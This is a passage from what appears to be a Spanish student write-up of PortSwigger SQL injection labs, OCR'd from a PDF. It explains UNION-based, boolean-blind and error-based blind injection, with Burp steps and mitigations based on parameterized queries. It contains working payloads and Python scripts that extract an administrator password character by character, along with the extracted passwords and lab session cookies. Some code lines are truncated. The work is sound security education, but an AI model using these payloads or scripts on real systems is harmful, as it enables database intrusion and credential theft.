
- Se envía la petición interceptada a la herramienta Burp Repeater para su manipulación y análisis iterativo.
- Se inyecta la cláusula *ORDER BY* para interactuar con la estructura de la base de datos y determinar el número exacto de columnas que devuelve la consulta original, confirmando que la respuesta consta de dos columnas.
- Se inyectan valores de prueba (texto nulo y cadenas de caracteres) utilizando el comando *UNION SELECT* para identificar qué columna es capaz de procesar y mostrar datos de texto en la pantalla final. El análisis de la respuesta confirma que la segunda columna es la única apta para este fin.
- Se diseña e inyecta un vector de ataque en el parámetro vulnerable, utilizando un operador lógico de concatenación para unir el nombre de usuario y la contraseña en un solo bloque de texto continuo. Esto permite extraer ambos datos simultáneamente a través de la única columna de texto disponible.
- Se analiza la respuesta HTML del servidor, confirmando el éxito del ataque al visualizar las credenciales de la cuenta administradora impresas de forma directa en la interfaz visual de la tienda.
- Se extraen las credenciales obtenidas y se utilizan en el panel de inicio de sesión para tomar control de la cuenta objetivo.

Capturas de pantalla:


- Verificando la cantidad de columnas




- Verificando la columna que tiene campo de tipo string



- Recuperando usuarios y contraseñas de la base de datos



- Confirmación de "Lab Solved”



Explicación del payload:

- **Payload utilizado:** '+UNION+SELECT+NULL,username||'~'||password+FROM+users--
- **Análisis:**

  El apóstrofo inicial (') tiene la función de cerrar prematuramente la instrucción legítima de la aplicación. El comando *UNION SELECT* indica a la base de datos que debe combinar los resultados de la búsqueda de productos con una nueva instrucción no autorizada. El valor *NULL* se coloca en la primera posición para respetar la estructura requerida de dos columnas sin causar errores de incompatibilidad de datos.

  La sección central, *username||'~'||password*, es el núcleo del ataque: utiliza el operador de doble barra vertical (||) para fusionar (concatenar) el nombre de usuario y la contraseña, separados por un símbolo de tilde (~) como delimitador. Esta técnica logra que dos datos distintos quepan en una sola columna. Finalmente, *FROM users* indica la tabla objetivo que contiene la información confidencial, y los guiones dobles (--) comentan o anulan

cualquier código residual de la aplicación original para evitar errores de sintaxis que delatarían el ataque.

Mitigación recomendada:

Para erradicar esta vulnerabilidad y alinear el desarrollo con las mejores prácticas de seguridad de OWASP, se debe abandonar la práctica de construir consultas a la base de datos uniendo fragmentos de texto directamente.
La defensa técnica principal es la implementación estricta de Consultas Preparadas o Consultas Parametrizadas en el código fuente. Esta técnica asegura que el motor de la base de datos trate la entrada del usuario exclusivamente como un valor de búsqueda inofensivo y nunca como un comando ejecutable. De forma complementaria, se recomienda aplicar una validación de lista blanca en el backend, garantizando que el parámetro de categoría únicamente procese valores predefinidos y estrictamente esperados por el sistema de negocio.

11. Blind SQL injection with conditional responses

- **Nivel:** Practitioner
- **Tipo de SQLi:** Blind (Boolean-based)
- **Objetivo del laboratorio:** Extraer la credencial de acceso del usuario administrador mediante la explotación de una inyección SQL ciega para obtener control y acceso privilegiado a la plataforma.

Explicación técnica de la vulnerabilidad:

El parámetro vulnerable reside en la cookie de seguimiento asignada a la sesión del usuario (identificada como *TrackingId*). La aplicación presenta una falla de seguridad al tomar este valor y concatenarlo directamente dentro de una consulta interna de la base de datos sin un proceso previo de saneamiento o validación.


Aunque el sistema está diseñado para no mostrar errores técnicos o información de la base de datos en la pantalla, altera su comportamiento visual de forma predecible. Específicamente, si la consulta inyectada resulta ser matemáticamente o lógicamente "verdadera", la página web muestra un mensaje de bienvenida (*Welcome back*). Si la consulta es "falsa", el mensaje se omite. Este comportamiento permite a un atacante formular preguntas lógicas afirmativas o negativas al sistema, logrando extraer información confidencial letra por letra de manera indirecta, sin necesidad de ver la base de datos de frente.

Procedimiento paso a paso:

- Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy.
- Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo.
- Se inyectan sentencias lógicas en el parámetro vulnerable de la cookie para consultar, en primer lugar, la longitud total de la contraseña del usuario administrador.
- Se implementa un enfoque de búsqueda binaria, enviando peticiones que comparan secuencialmente si el valor numérico de un carácter específico de la contraseña es mayor o menor a una letra de referencia.
- Se analiza la respuesta del servidor en cada intento: la aparición del mensaje de bienvenida en el código fuente de la respuesta confirma que la condición evaluada es verdadera, reduciendo así las posibilidades a la mitad en cada paso.
- Se automatiza este flujo de comprobación lógica mediante un script que itera sobre las 20 posiciones de la contraseña, logrando su extracción completa (*zp5jy1l5taltb3wm7m9l*).
- Se verifica el éxito del procedimiento iniciando sesión en el portal utilizando las credenciales extraídas.

Capturas de pantalla:


- Request interceptado



- Codigo utilizado para obtener la contraseña (Parte 1)


```python
import requests
import sys

# ==============================================
# 1. CONFIGURACIÓN (¡Reemplaza estos datos!)
# ==============================================
url = "https://0acd003e03461fe882dbd3f3007200f8.web-security-academy.net/"
tracking_id = "IPVJ4KgG3gfPaLfP"
session_id = "uZ3eVKxYvxgmAAynjuWqykJLc5ooZBd0" # Usualmente necesaria para mantener la sesión del lab

print("[*] Iniciando ataque Blind SQLi (Búsqueda Binaria)...")
print("[*] Extrayendo contraseña del administrador...\n")

password = ""

# ==============================================
# 2. BUCLE PRINCIPAL (Posiciones del 1 al 20)
# ==============================================
for i in range(1, 21):
    # Rango ASCII para minúsculas y números (según el hint del lab)
    low = 48  # ASCII de '0'
    high = 122 # ASCII de 'z'

    # 3. LÓGICA DE BÚSQUEDA BINARIA
    while low < high:
        mid = (low + high) // 2
        caracter_prueba = chr(mid)
```

- Codigo utilizado para obtener la contraseña (Parte 2)




```python
        # Construimos el payload exacto
        payload = f"{tracking_id}' AND (SELECT SUBSTRING(password,{i},1) FROM users WHERE username='ad

        cookies = {
            'TrackingId': payload,
            'session': session_id
        }

        # Enviamos la petición HTTP
        response = requests.get(url, cookies=cookies)

        # 4. CONDICIÓN BOOLEANA (¿Aparece Welcome back?)
        if "Welcome back" in response.text:
            # Si es TRUE, el carácter es MAYOR que 'mid'. Descartamos la mitad inferior.
            low = mid + 1
        else:
            # Si es FALSE, el carácter es MENOR O IGUAL a 'mid'. Descartamos la mitad superior.
            high = mid

    # Cuando low y high se encuentran, hemos adivinado el carácter exacto
    password += chr(low)

    # Imprimimos en la misma línea para que se vea un efecto de "escribiendo"
    sys.stdout.write(f"\r[+] Contraseña encontrada: {password}")
    sys.stdout.flush()

print(f"\n\n[!] Proceso terminado. Usa la contraseña '{password}' para iniciar sesión.")
```

- Descifrado de la contraseña



```
[notice] To update, run: /Volumes/Extreme SSD/Universidad/DecimoSemestre/SeguridadInformatica/SeguridadInforma
ticaParcial2/CodigosParaLaboratorios/Lab11PortSwigger/venv/bin/python3.13 -m pip install --upgrade pip
mausalinascarrillo@192 /Volumes/Extreme SSD/Universidad/DecimoSemestre/SeguridadInformatica/SeguridadInformati
caParcial2/CodigosParaLaboratorios/Lab11PortSwigger % venv/bin/python3.13 ma
in.py
[*] Iniciando ataque Blind SQLi (Búsqueda Binaria)...
[*] Extrayendo contraseña del administrador...

[+] Contraseña encontrada: zp5jy1l5taltb3wm7m9l

[!] Proceso terminado. Usa la contraseña 'zp5jy1l5taltb3wm7m9l' para iniciar sesión.
mausalinascarrillo@192 /Volumes/Extreme SSD/Universidad/DecimoSemestre/SeguridadInformatica/SeguridadInformati
```

- Confirmación de “Lab Solved”



Explicación del payload:

- **Payload utilizado:** TrackingId=IPVJ4KgG3gfPaLfP' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator') > 'm
- **Análisis:**

El fragmento inyectado altera la lógica original de la consulta aislando y evaluando fragmentos de datos. El primer apóstrofo (') se encarga de cerrar de manera prematura la consulta legítima que el sistema intentaba realizar. Posteriormente, el operador lógico *AND* impone una nueva condición obligatoria. La función *SELECT SUBSTRING* extrae un único carácter de la contraseña almacenada en la base de datos (en este ejemplo, el carácter en la primera posición). Finalmente, el operador matemático > compara dicho carácter contra una letra específica (la ‘m').

Al procesar esto, la base de datos determina si la letra real está por encima de la 'm' en el alfabeto. Si es así, la condición completa se evalúa como verdadera y la aplicación web reacciona mostrando el mensaje de bienvenida. Cada carácter especial y función cumple el propósito de transformar una consulta de base de datos en una simple pregunta de respuesta afirmativa o negativa.

Mitigación recomendada:

Se recomienda implementar el uso exclusivo de Consultas Parametrizadas (también conocidas como *Prepared Statements*) en todo el código fuente que interactúe con el motor de bases de datos. Esta medida defensiva, considerada el estándar principal por el marco de trabajo OWASP, garantiza que el servidor trate cualquier entrada del usuario —incluidas las cookies de seguimiento— estrictamente como texto literal, imposibilitando que se interprete como un comando ejecutable. Adicionalmente, se debe aplicar una validación de entrada por lista blanca, asegurando que el identificador de la cookie cumpla con una longitud específica y contenga únicamente caracteres alfanuméricos autorizados.

12. Blind SQL injection with conditional errors

- **Nivel:** Practitioner
- **Tipo de SQLi:** Blind (Errores Condicionales / Conditional Errors)
- **Objetivo del laboratorio:** Extraer la contraseña de la cuenta del administrador mediante la explotación de una vulnerabilidad ciega y comprometer la sesión de dicho usuario en el sistema.

Explicación técnica de la vulnerabilidad:

Se identifica una vulnerabilidad crítica en el manejo de la cookie de seguimiento (*TrackingId*). La aplicación web toma el valor de esta cookie y lo incorpora directamente en una consulta a la base de datos sin aplicar la sanitización o validación adecuada.


Dado que la aplicación no muestra en pantalla los resultados de la base de datos, no es posible extraer la información de forma visual directa. Sin embargo, el sistema sí revela si ha ocurrido un error interno grave. Explotando esta característica, se pueden inyectar fragmentos de código que formulen preguntas de "sí o no" a la base de datos. Si la respuesta es afirmativa, el código malicioso fuerza intencionalmente un colapso matemático (como dividir un número entre cero), lo que se traduce en un mensaje de error del servidor. Si la respuesta es negativa, el sistema funciona con normalidad. Evaluando cuándo la página falla y cuándo no, es posible adivinar y reconstruir datos confidenciales, como contraseñas, carácter por carácter.

Procedimiento paso a paso:


- Se intercepta la petición HTTP dirigida al servidor utilizando Burp Suite Proxy.
- Se envía la petición interceptada a la herramienta Burp Repeater para su análisis iterativo.
- Se inyecta una comilla simple al final del valor de la cookie *TrackingId* para desestabilizar la consulta SQL original, confirmando la vulnerabilidad al recibir un error interno del servidor (HTTP 500).
- Se estabiliza la consulta concatenando una instrucción SQL válida que hace referencia a una tabla genérica (*FROM dual*). Al recibir una respuesta exitosa (HTTP 200), se confirma que el sistema subyacente utiliza el motor de base de datos Oracle.
- Se diseña un código de automatización (script) para iterar sobre las 20 posiciones estimadas de la contraseña del administrador.
- Se ejecuta el script, el cual inyecta condiciones matemáticas que fuerzan un error en el servidor de manera controlada, revelando secuencialmente cada letra y número de la credencial.
- Se recopila la contraseña completa (*sa4294rne60goxujz6fi*) a partir de los resultados del script.
- Se accede al portal de inicio de sesión de la aplicación y se ingresan las credenciales obtenidas para confirmar el acceso no autorizado y resolver el laboratorio.

Capturas de pantalla:

- Confirmando que es una base de datos Oracle



- Codigo utilizado para descifrar la contraseña (Parte 1)



```python
import requests
import sys
import urllib3

# Desactivar advertencias de certificados SSL si usas Burp Suite como proxy intermedio o pruebas locales
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def main():
    # 1. CONFIGURACIÓN EXACTA DE TU PETICIÓN
    url = "https://0a8e00e003d1635f818cded700fc0086.web-security-academy.net/"
    session_cookie = "Ao4Ln2hQAGHWR6LXVgzQiCSaEzhZjWT9"
    tracking_id_base = "fnOGFDMlZfv1AyCg"

    # El set de caracteres a probar (PortSwigger suele usar alfanuméricos en minúsculas)
    charset = "abcdefghijklmnopqrstuvwxyz0123456789"
    password_length = 20
    password = ""

    print(f"[*] Objetivo: {url}")
    print("[*] Iniciando ataque Blind SQLi (Conditional Errors) para extraer contraseña...")

    # 2. BUCLE PRINCIPAL
    for i in range(1, password_length + 1):
        for char in charset:
            # Construimos el payload usando TU TrackingId real como base
            payload = f"{tracking_id_base}'||(SELECT CASE WHEN SUBSTR(password,{i},1)='{char}' THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE

            cookies = {
                "TrackingId": payload,
                "session": session_cookie
            }

            try:
                # Realizamos la petición GET
                response = requests.get(url, cookies=cookies, verify=False)
            except requests.exceptions.RequestException as e:
                print(f"[!] Error de conexión: {e}")
```

